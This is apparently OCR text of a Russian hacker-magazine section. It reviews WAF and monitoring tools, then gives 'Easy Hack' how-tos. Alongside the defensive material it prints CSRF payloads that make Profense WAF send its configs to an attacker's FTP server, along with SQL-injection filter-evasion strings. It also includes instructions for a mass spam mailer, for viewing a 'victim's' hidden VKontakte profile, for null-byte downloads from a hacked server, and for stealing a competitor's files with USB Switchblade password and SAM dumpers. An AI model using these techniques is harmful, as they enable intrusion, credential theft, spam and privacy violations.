
Зеленый SQL — средство, предназначенное для защиты от SQL-инъекций. Полноценным WAF его назвать нельзя, но все-таки отнести к этому типу защитных механизмов вполне можно. В отличие от известного всем mod_security, который работает на основе проверки http-запросов к WEB-серверу, GreenSQL выступает в роли прокси-сервера, непосредственно анализирующего проходящие через него запросы. По сути, это Reverse-proxy, который обрабатывает все входящие на сервер SQL-запросы, проверяет и анализирует их, и лишь после этого направляет в саму MySQL. Соответственно, после получения от СУБД ответа, данные отправляются к сделавшему запрос клиенту. Каждый запрос градируется по конкретной степени риска в зависимости от различных параметров: обращения к служебным таблицам, использования внутри запроса комментариев, операций сравнения констант («1=1») или выражений, заведомо возвращающих значение TRUE, наличия команд для обнуления полей с паролем и т.д. GreenSQL позволяет определить список допустимых и запрещенных масок для таких операций, как DELETE, UPDATE и INSERT, а также блокировать выполнение административных операций, подобных DROP и CREATE. Для админа, желающего получить эффект «drag and click», — это как раз то, что нужно! Благо в штатной поставке, помимо самого файера, есть классная WEB-консоль для управления им. К сожалению, запустить GreenSQL можно только под Linux/Unix-платформой, но зато сделать это крайне просто:

```
# Качаем соответствующий пакет с офсайта
wget http://www.greensql.net/public/releases/
Debian_Etch/i386/greensql-fw_0.9.2_i386.deb
dpkg -i greensql-fw_0.9.2_i386.deb
# Внимательно отвечаем на вопросы установки
What is the name of the server used to store
GreenSQL configuration db (MySQL server)? <--
localhost
What is the database name for the GreenSQL
configuration? <-- greendb
Would you like to set up the database and
tables automatically? <-- Yes
What is the username of the MySQL
administrator? <-- root
Enter the MySQL administrator password <--
your_root_sql_password (пароль твоего mysql
root-a)
Confirm this password <-- your_root_sql_
password (пароль твоего mysql root-a)
What is the GreenSQL db username? <-- green
What is the GreenSQL user password? <--
```




info

Основные способы тестирования безопасности WAF описаны на сайте **NSS Labs** (nsslabs.com/certification/waf/nss-waf-v10-testproc.pdf). Специалисты этой компании прибегают к аппаратным средствам (SmartBits SMB 6000, Reflector 2500, Avalanche 2500) проверки на предмет устойчивости к большим потокам аномального трафика, традиционного трафика, способного вывести WEB-сервер из строя — и так далее. Не уверен, что даже современные популярные файеры способны это выдержать.



Панель управления extension'ами. В IIS Manager просто появится новое дополнение со своими опциями для настройки



GrSecurity в действии. Все попытки хакера узнать какую-либо системную информацию увенчались неудачей



links

Достаточно обширный список WAF можно найти здесь — owasp.org/index.php/Web_Application_Firewall. Среди них есть как бесплатные средства защиты, так и продукты, предназначенные исключительно для корпоративного сектора.

```
greensqlpassword (пароль для green пользователя)
```

Распространенная ошибка начинающих администраторов — выбрать в качестве «GreenSQL db username» рута. Делать так не советую, особенно если учитывать возможность эксплуатации консоли управления. После установки greensql-fw запустится на 3305 порту, в то время как сама база MySQL по умолчанию висит на 3306. Чтобы заставить все твои проекты «чувствовать» новый сервис, необходимо указать в конфигурационных файлах хост 127.0.0.1 и порт 3305. Ничего сложного:

```
$db_connect = mysql_connect('127.0.0.1:3305',
'mysql_user', 'mysql_password')
```

После этого все запросы будут проходить через прокси и анализироваться. Установка front-end'a greensql-console не менее проста:

```
curl "http://greensql.net/download/greensql-
console-0.4.6.tar.gz" > greensql-console-
0.4.6.tar.gz
tar -zxvf greensql-console-0.4.6.tar.gz & cd
greensql-console
emacs config.php # убедись, что все поля запол-
нены правильно
```

Каталог greensql-console закинь куда-нибудь себе на сайт и выстави на каталог templates_c права для чтения и записи: chmod 777 templates_c. В заключение хочется отметить два основных косяка этой приблуды: зависимость от платформы и поддержка только одной СУБД.

PHP-IDS (php-ids.org).

Этот динамично развивающийся проект курирует сама Google Group. PHP-IDS защищает не только от одного вида атаки, но и от XSS, RFI, LFI. Что важно — у проекта отлажен механизм обновления базы с шаблонами зловредных запросов, который можно скачать с постоянного адреса svn.php-ids.org/svn/trunk/lib/IDS/default_filter.xml. Сказать по правде, проект мне нравится больше содержанием, чем функционалом. Его базы с сигнатурами я зачастую использую в своих решениях и пополняю ими правила Snort/mod_security. Описывать процесс установки не буду, так как все полностью аналогично GreenSQL.

СЕТЕВАЯ ОБОРОНА

Вопрос с WEB'ом обсудили, теперь давай рассмотрим более низкий уровень. На самом деле, средства защиты для Windows — в большом дефиците. В основном, все крутится и вертится под Linux, а под Винду лишь появляются сыроватые порты известных сторонних решений. Однако есть одно инструментальное средство от самой Microsoft, о котором и пойдет речь.

Dynamic IP Restrictions Extension (Microsoft.com).


В июне 2008 года Microsoft выпустила несколько продуктов, предназначенных для IT-администраторов, администраторов БД и разработчиков web-приложений. Их задачи были — блокирование атак путем вставки постороннего кода на языке SQL (SQL Injection). Можно сказать, что The Dynamic IP Restrictions Extension продолжает линейку этих продуктов. Решение нацелено на достаточно обширный круг контролируемых векторов атак и включает в себя обнаружение и предотвращение SQL-инъекций, XSS-нападений, а также DDoS-атак.


Если входящий трафик попадает под заранее подготовленные шаблоны аномалий (SYN-«дождь», запросы на DNS-рекурсию — и так далее), модуль может предпринять меры и заблокировать IP-адреса. При блокировке IP-адресов учитывается количество одновременных запросов — если HTTP-клиент делает слишком много запросов сразу, его адрес блокируется. Кроме того, учитывается интенсивность запросов — блокируются адреса, с которых поступает больше определенного количества запросов за некоторый период времени. Похожую возможность предоставлял встроенный в IIS7 модуль IPv4 and Domain Restrictions, но Dynamic IP Restrictions Extension намного более функционален и поддерживает IPv6.

Дистрибутив приложения можно взять с сайта iis.net/downloads/default.aspx?tabid=34&g=6&i=1825. После установки открываем IIS Manager и в левом древовидном списке выбираем соответствующее расширение. Идем в Edit Dynamic Restrictions и настраиваем значение опций. Расширение The Dynamic IP Restrictions Extension предлагает несколько реакций на подозрительное поведение — например, модуль может отправлять заблокированному HTTP-клиенту ответ 403 или 404, либо разрывать соединение. Все отклоняемые запросы можно заносить в специальный журнал. Причем, можно задать конкретные правила для отдельных IP. Например, — изменить ответ сервера на запрос с заблокированного IP, тем самым запутав злоумышленника и выдав на его атаки абсолютно произвольные страницы.


СНИФЕРЫ ФАЙЛОВОЙ СИСТЕМЫ

Участвуя в соревнованиях (Capture The Flag) с хакерской командой RST/GHC, большую ставку я делал именно на файловый анализ системы. Смысл соревнования — за-





Меню для добавления злонамеренных хостов



Time	DB	Pattern	Action
2008-10-01 16:26:12	db_ispconfig	SELECT DATABASE()	blocked
2008-10-01 16:26:12	mysql	show databases	blocked
2008-10-01 16:26:12	mysql	show tables	blocked
2008-10-01 16:25:59		SELECT DATABASE()	blocked
2008-10-01 16:25:59	db_ispconfig	show databases	blocked
2008-10-01 16:25:59	db_ispconfig	show tables	blocked

Предупреждения IPS после неудачных SQL-injection

щита сервера от нападений любыми способами, не противоречащими регламенту (отключить патчкорд и запереть сервер в сейф, естественно, нельзя). Роль файлового снифера состоит в непрерывном мониторинге любых изменений на всех разделах диска, с объявлением тревоги по заданным правилам. Представь, что кто-то проник на целевую систему в твое отсутствие и решил «натворить дел». Подобное средство позволит тебе отследить действия хакера от начала до конца.

Fspy (mytty.org/fspy). Один из наиболее продвинутых проектов для мониторинга за файлами на системе. Запускается традиционной для никсов командой «./fspy» с указанием дополнительных параметров для помещения в лог. Так, «/.fspy — R 1 — D s,A — O '[,T,], , d,:,p,f, size: ,s, atime: ,A' /etc/» позволит отследить любые изменения, обращения или создание файлов в папке /etc/.

КУРЬЕЗ: САМА ЗАЩИТА — ОШИБКА

Часто случается так, что сами средства защиты имеют бреши. К примеру, **Profense Web Application Firewall** (armorlogic.com/profense_overview.html) «болеет» межсайтовым скриптингом и CSRF из-за недостаточной проверки подлинности HTTP-запросов. Кстати, девиз этой компании звучит примерно так: «Defenses against all OWASP Top Ten vulnerabilities» — то есть, «защищаем от всех видов атак из известного рейтинга уязвимостей OWASP» (www.owasp.org). Тем не менее, само средство серьезно уязвимо. Например, воспользовавшись багой, атакующий может «перелить» все конфигурационные файлы с настройками на собственный FTP/SCP, а логи закачать на свой syslog-сервер. Осуществить подобную подмену настроек можно с помощью следующего вредоносного CSRF-сценария:

```
<img src=https://host/ajax.html?hostname=hostname
&gateway=10.1.1.1&dns=10.1.1.1&smtp=10.1.1.1&max
_src_conn=100&max_src_conn_rate_num=100&max_src_
conn_rate_sec=10&blacklist_exp=3600&ftp_
server=адрес_своего_FTP-сервера&ftp_port=21&ftp_
login=user&ftp_passwd=password&ftp_remote_dir=/
&remote_support_on=on&action=configuration&do=save>
```

Чтобы получить ощутимый результат, придется дождаться следующего «добровольного» ребута системы админом, либо попробовать впарить ему сценарий на перезагрузку:

```
<img src=https://host/ajax.html?action=restart&do=
core>
```

Схожие примеры можно перечислять десятками.

WAF — не панацея

Поверь, установив WAF, ты не обезопасишь себя от всех возможных атак. В зависимости от уровня профессионализма злоумышленника, WAF станет твоим другом и напарником, либо же — абсолютно ненужной штукой, зря занимающей место в сервисах. Дело в том, что существует множество методов обхода WAF — так называемых «evasion»-техник, дурящих непродуманные сигнатурные шаблоны. Например, стандартных шаблонов «UNION SELECT», «OR 1=1», «EXEC_XP» часто не хватает для грамотной защиты, и хакер использует более хитрые методы эксплуатации с помощью дополнительных кодировок, пробелов и подмен. Так, вместо традиционной «OR 1=1», можно использовать следующие вариации:
OR "LALA"="LALA" (использование других параметров);
OR «LALA"=N"LALA" (использование символа N, присваивающего заданному параметру тип nvarchar на стороне SQL-сервера. В плане исполнения запроса это мало что меняет, но при детекте нападения на основе сигнатур — очень многое);
OR "LALA"="LA"+"LA" (применение операций конкатенации);
OR "LALA" in ("LALA") (проверка вложенности).

Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /
АНДРЕЙ «SKVOZ» КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

№1

ЗАДАЧА: ВЫБРАТЬ И НАСТРОИТЬ РАБОТОСПОСОБНУЮ ПРОГРАММУ РАССЫЛКИ ПИСЕМ

РЕШЕНИЕ:

В последнее время можно встретить огромное количество самых разнообразных спам-систем, начиная от примитивных PHP-скриптов с функцией mail() и заканчивая функциональными инструментами наподобие DirectMailer. Однако спам-фильтры не стоят на месте, и с каждым днем все сложнее доставить рассылку в Inbox. Но не будем унывать, есть еще пара тулз, способных облегчить нам жизнь. Одна из таких софтин — [INBOX]Golder, созданная на базе DirectMailer. Прежде чем приступить к настройке спамилки, перечислим ее основные возможности:

- Высокая скорость рассылки (до 200000 писем в час)
- Поддержка неограниченного количества шаблонов
- Встроенный чекер валидности email-баз
- Открытый исходный код
- Отсутствие привязок к серверу
- Нетребовательность к ресурсам
- Полностью автономная работа
- Возможность отправки писем с аттачем
- Возможность эмуляции почтовых клиентов «Outlook» и «The Bat»
- Поддержка Text/HTML-формата в письмах

Конфигурируем [INBOX]Golder

Теперь приступим к установке и конфигурированию системы (естественно, для благих намерений, например, — оповестить друзей о предстоящем событии):

1. Сливаем архив с утилой с нашего ДВД.

2. Покупаем сервер, способный выдержать исходящую рассылку (аккаунты на обычном хостинге, как правило, быстро прикрывают).

3. Заливаем тулзу в каталог /cgi-bin.

4. На скрипт inbox.cgi ставим чмод 755, а на все каталоги (log, upload, sys) — 777.

5. Конфиг спамилки — файл config.txt. Редактируем его по своему усмотрению (пример конфига ищи на DVD).

6. Перезаливаем файл config.txt на сервер.

№2

ЗАДАЧА: ПРОСМОТРЕТЬ СКРЫТЫЙ ПРОФИЛЬ ВКОНТАКТЕ В РЕЖИМЕ НЕВИДИМОСТИ

РЕШЕНИЕ:

Наверняка, ты не раз сталкивался с проблемой просмотра скрытых профилей www.vkontakte.ru. Что и говорить, возможность скрыть свои данные безусловно нужна, вот только не хочется, чтобы ей пользовались интересующие нас юзеры :). Так или иначе, сейчас мы подробно опишем алгоритм действий по просмотру закрытых странячек. Кстати, сама такая возможность существовала уже давно. Суть ее заключалась в просмотре скрытого содержимого чужого аккаунта с прямым обращением к скриптам ресурса и подстановкой нужного ID юзера. Со временем нашлись добрые люди, которые собрали всю схему в одно целое и открыли бесплатный сервис — http://night.doomgate.ru/vkontakte. С его помощью ты без труда можешь просмотреть содержимое скрытого профиля. Нужно лишь выполнить ряд простых действий.

1. Заходим на vkontakte.ru и ищем человека, профиль которого нам интересен.

2. Теперь необходимо определить ID жертвы. Делается это при обработке результатов поиска. Наводим мышкой на линк «Друзья имя_человека» и в статусной строке смотрим значение параметра «id».

3. Заходим по ссылке http://night.doomgate.ru/vkontakte.

4. В поле «Введите id пользователя» вбиваем значение полученного ранее ID и жмем соответствующую кнопку.

5. Получаем ряд ссылок на данные юзера:

- Фото, где отмечен этот человек
- Его фотоальбомы
- Обзор фотографий
- Его видеозаписи
- Его аудиозаписи
- Его заметки
- Друзья этого человека
- Последние статусы
- Мнения других людей об этом человеке
- Группы, в которых состоит этот человек
- Рейтинг
- Приложения, которые он использует
- Вопросы, которые задал этот человек
- Его события (встречи)

6. Кликнув по выбранному линку — переходим к соответствующему скрипту на www.vkontakte.ru с интересующим нас ID и содержимым. Справедливости ради стоит отметить, что есть аналогичная утила под названием «Vrazvedke». Что использовать — решать тебе, большой разницы нет.

Перейдем к режиму невидимости. В отличие от «Одноклассников», «В Контакте» нет этой функции, но отчаиваться не стоит. Чтобы твой статус не отображался как «Online», тебе нужно просто не обращаться к скрипту profile.php и не переходить на страницу «Моя страница». Будучи незаметным для широкого круга пользователей, ты сможешь смотреть фото/видео, оставлять комменты на стенах и читать приватные сообщения :).

Прим. редактора: существует и другой способ просмотра интересующих тебя пользователей Vkontakte в режиме невидимости. Как утверждается, способ работает только в Firefox и сводится к простому алгоритму:

1. Открываем Firefox.
2. В адресной строке вводим about:config, — откроются все настройки браузера.
3. В поле filter вводим network.http.redirection-limit.
4. Внизу появится только этот параметр, меняем его значение на 0 (тем самым мы запрещаем обрабатывать переадресации).
5. Открываем новую вкладку (Ctrl+T), грузим страницу входа http://vkontakte.ru/login.php и логинимся на сервер.
6. Вылезет ошибка, но так и должно быть.
7. Идем на какую-нить другую страницу, например, http://vkontakte.ru/friend.php.
8. Возвращаемся во вкладку с настройками и меняем значение параметра на дефолтное (значение 20).

Теперь ты в сети, но в инвизе. Обходи ссылки с profile.php и будешь всегда невидим для друзей.

Сервис просмотра скрытых профилей «ВКонтакте»

Просмотр скрытых данных пользователей на сайте vkontakte.ru

Просмотр скрытых страниц В Контакте

Сервис был сделан для облегчения жизни всем, кто хочет посмотреть скрытые профили пользователей на сайте "В Контакте.ру". С помощью этого сервиса Вы сможите посмотреть фотографии, видеозаписи, аудиозаписи, заметки, друзей, группы, встречи, приложения записи на "стене" скрытого пользователя и многое другое.

Как посмотреть данные?

Зайдите на сайт "В Контакте.ру", выберите человека, чей профиль вам недоступен.

Наведите указателем мыши на ссылку "Друзья этого человека"

Скрытый пользователь сайта вконтакте.ру

В статусной строке вы увидите адрес страницы в конце которого и находится id-пользователя

Так же id можно увидеть в адресной строке, если нажать на "Друзья этого человека", и если нажать правой кнопкой мыши по ссылке "Друзья этого человека" и выбрать пункт "свойства". В появившимся окне будет показана ссылка на страницу, на которую ведёт эта гиперссылка. Id из этой ссылки можно скопировать и вставить сюда.

№3

ЗАДАЧА: ОПТИМИЗИРОВАТЬ ПРЕДУСТАНОВЛЕННУЮ WINDOWS VISTA

РЕШЕНИЕ:

Увы, на большинстве современных ноутов, находящихся в продаже, предустановлена Виста. Кому-то она нравится, кому-то нет, но желание оптимизировать ось есть у всех :). Этим мы и займемся, но прежде разобьем весь процесс оптимизации на несколько этапов:

1. Оптимизация загрузки ОС
2. Отключение неиспользуемых служб
3. Управление фоновой дефрагментацией
4. Отключение неиспользуемых устройств
5. Ускорение открытия меню Пуск/Start

Итак, начнем с загрузки. Ситуация здесь напоминает XP, поэтому можешь смело вычищать каталог «Автозагрузка», а также ненужные ключи из реестра. Существует довольно много специализированных утил по чистке системы, так что на этом этапе проблем возникнуть не должно. А вот с отключением неиспользуемых служб все намного интересней :). Для примера приведу несколько служб, которые ты можешь безболезненно отключить в своей Висте:


1. Windows Defender — системная утила для обнаружения вредоносного ПО. Если стоит приличного вида антивирь — смело отключаем.
2. Computer Browser/Обозреватель компьютеров — системная служба, отвечающая за составление текущего списка компьютеров в Сети, используется для просмотра сетевых доменов и ресурсов. Если у тебя нет локалки, либо ты готов пожертвовать функциональностью в обмен на производительность — отключаем.
3. Windows Update — системная служба обновления ОС. При наличии кривых заплаток от мелкомягких рекомендуется ставить все обновления вручную.
4. Windows Error Reporting Service/Служба отчетов об ошибках — системная служба регистрации ошибок служб/приложений. Если тебе еще со времен XP успело надоесть регулярно вылетающее после сбоя какого-либо приложения окно с предложением отправить отчет — однозначно отключаем :).
5. Print Spooler/Диспетчер очереди печати — системный диспетчер очереди печати. Если нет принтера — отключаем, появится — включим.
6. Security Center/Центр безопасности — системная утила, наблюдающая за настройками безопасности ОС. При наличии прямых рук, установленного антивируса и настроенного фаера станоВится полностью бесполезной. Как результат — отключаем.

Список можешь расширить на свое усмотрение :).

Как ты знаешь, в Висте реализована возможность фоновой дефрагментации дисков. Для просмотра информации по настройкам/расписанию дефрагментации используй команду «defrag». Если не ошибаюсь, по дефолту ОС проводит дефрагментацию еженедельно по средам. Подробно останавливаться на отключении неиспользуемых устройств не буду — здесь все просто: юзаем — не трогаем, не юзаем — отрубаем. Путем недолгих экспериментов можно понять, что используется, а что — нет.

С ускорением открытия меню «Пуск» все еще легче! Обращаемся к реестру, а именно — к ветке «HKEY_CURRENT_USER → Control PanelDesktop». Находим ключ с названием «MenuShowDelay» и убираем задержку, заменив дефолтовое значение «400» на «0». Кстати, при работе с реестром не забывай одно из основных правил: не уверен — не изменяй! Совершенству нет предела и процессом оптимизации можно заниматься бесконечно. Не увлекайся :).

Оптимизируем Висту



№4

ЗАДАЧА: ВЫКАЧАТЬ АРХИВ С ПОЛОМАННОГО СЕРВЕРА ПУТЕМ ЭКСПЛУАТАЦИИ НУЛЬБАЙТА

РЕШЕНИЕ:


С виду задача тривиальна, но дело в том, что содержимое архивов производится внутри браузера. И если уязвимость исполняется на уровне браузера — следует применить какие-либо программные средства для ее обработки. Сделать это можно с помощью любой качалки (wget, curl, fetch), поэтому твои действия заключаются всего в двух шагах.

1. Фиксируй путь к файлу и выкачивай архив, например:

```
http://host.ru/dir1/dir2/dir3/file.tar.gz%00
wget: wget -O file.rar http://host.ru/dir1/dir2/dir3/
file.tar.gz%00
```

2. Важно понимать, что в файле находится не только желаемый архив, но и куча стороннего HTML-кода, в пространстве которого содержится файл. Поэтому проделаем следующую операцию: воспользуемся каким-либо редактором кода и «урежем» все лишнее до заголовка файла. Не советую для этих целей использовать блокнот, — лучше взять какое-либо продвинутое средство вроде BRED3.

Работа с BRED более оперативна, чем с notepad. Проверь это на практике!



№5

ЗАДАЧА: ПРОНИКНУВ В ОФИС КОНКУРЕНТОВ, СЛИТЬ ВСЕ ВАЖНЫЕ ФАЙЛЫ С ЧУЖОГО КОМПЬЮТЕРА НА ПОРТАТИВНЫЙ НОСИТЕЛЬ (НАПРИМЕР, IPOD)

РЕШЕНИЕ:

Изучим софт, который поможет в наших враждебных целях.

- **USB Switchblade** (wiki.hak5.org/wiki/USB_Switchblade) — незаменимое средство в боях на чужой территории. Другое популярное название тулзы — Hak5 USB Switchblade, но сути это не меняет. Это готовый проект, содержащий несколько пакетов для хардкорного пассграббинга и пентестинга: Dump SAM (название говорит само за себя — дампит базу Security Account Manager'a Windows), IE/Firefox Password Grabber (ворует закешированные пароли известного браузера), скрытый установщик VNC-сервиса, а также некоторые удобные скрипты для добавления пользователей, контроля сетевой активности и так далее. К слову, список этот расширяется. На официальном сайте поставляется несколько вариаций (так называемых «techniques»):

1. Max Damage Technique. Просто вставляем флешку, обращаемся к консоли: «X:\Documents\logfiles» (где X — буква флеш-драйва) и дожидаемся создания текстовых файлов со всем содержимым.


2. Amish Technique. Для начала скачаем вредоносную «начинку» (hak5.org/releases/2x02/switchblade/AMISH1.0-payload.rar) и распакуем в корень своей флешки. Дабы не делать лишних действий, там же, в корне, можно создать файл autorun.inf, в котором прописать директиву на автозагрузку: «UseAutoPlay=1». Втыкаем и обращаемся к «X:\Dump».

